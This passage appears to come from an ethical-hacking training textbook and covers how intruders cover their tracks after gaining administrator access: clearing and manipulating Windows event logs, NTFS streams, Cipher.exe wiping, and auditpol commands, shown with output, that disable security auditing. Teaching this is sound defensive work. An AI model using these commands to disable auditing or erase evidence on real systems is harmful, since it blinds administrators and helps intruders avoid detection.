
3 **Escalating Privileges**

4 **Maintaining Access**

5 **Clearing Logs**

Clearing Logs

In the previous section, we saw how an attacker can hide malicious files on a target computer using various steganographic techniques, NTFS streams, and other techniques to maintain future access to the target. Once the attacker has succeeded in performing this malicious operation, the next step involves removing any resultant traces/tracks in the system.



Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**

Gained Administrator Access
Target User
Cover Tracks

The attacker uses the following techniques to cover his/her tracks on the target system

1. **Disable Auditing**
2. **Clearing Logs**
3. **Manipulating Logs**
4. **Covering Tracks on the Network/OS**
5. **Deleting Files**
6. **Disabling Windows Functionality**

Covering Tracks

Covering tracks is one of the main stages during system hacking. In this stage, the attacker tries to hide and avoid being detected or “traced out” by covering all “tracks,” or logs, generated while accessing the target network or computer. We now look at how the attacker removes traces of an attack on a target computer.

Erasing evidence is a must for any attacker who would like to remain obscure. It is a method used to evade a traceback. It starts with erasing the contaminated logs and possible error messages generated in the attack process. The attacker makes changes to the system configuration such that it does not log the future activities. By manipulating and tweaking event logs, the attacker tricks the system administrator into believing that there is no malicious activity in the system and that no intrusion or compromise has taken place.

Because the first thing a system administrator does when monitoring unusual activity is check the system log files, it is common for intruders to use a tool to modify these logs. In some cases, rootkits can disable and discard all existing logs. Attackers remove only those portions of logs that can reveal their presence if they intend to use the system for a long period as a launch base for future exploitations.

Attackers must make the system appear as it did before access was gained and a backdoor was established. This allows them to change any file attributes back to their original state. The information listed, such as file size and date, is just attribute information contained in the file.

Protection against attackers trying to cover their tracks by changing file information can be difficult. However, it is possible to detect whether an attacker has done so by calculating the file’s cryptographic hash. This type of hash is a calculation of the entire file before encryption.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of


- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)

Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.



Disabling Auditing: Auditpol

- Intruders **disable auditing** immediately after gaining administrator privileges

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success
/failure:enable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Users\Administrator>
```

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Users\Administrator>
```

- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**

https://docs.microsoft.com

Disabling Auditing: Auditpol

Source: *https://docs.microsoft.com*

One of the first steps for an attacker who has command-line capability is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant automatic information-gathering tools (such as a keystroke logger or network sniffer).

Windows records certain events to the event log (or associated syslog). The log can be set to send alerts (email, SMS, etc.) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he/she is trying to compromise before proceeding with his/her plans.

Auditpol.exe is the command-line utility tool to change audit security settings at the category and sub-category levels. Attackers can use AuditPol to enable or disable security auditing on local or remote systems, and to adjust the audit criteria for different categories of security events.

The moment intruders gain administrative privileges; they disable auditing with the help of auditpol.exe. Once they complete their mission, they again turn on auditing using the same tool.

After gaining access and establishing shell access with the target system, attackers use the following commands to enable/disable system auditing logs:

Enabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
```

Disabling system auditing:


```
C:\>auditpol /set /category:”system”,”account logon” /success:disable
/failure:disable
```

This will make changes in the various logs that might register the attacker’s actions. He/she can choose to hide the registry keys changed later on.

Attackers can use AuditPol to view defined auditing settings on the target computer, running the following command at the command prompt:


```
auditpol /get /category:*
```

Screenshots of the output by Auditpol are as follows:



```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Users\Administrator>
```

Figure 6.149: Screenshot showing the output of Auditpol disabling audit




```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
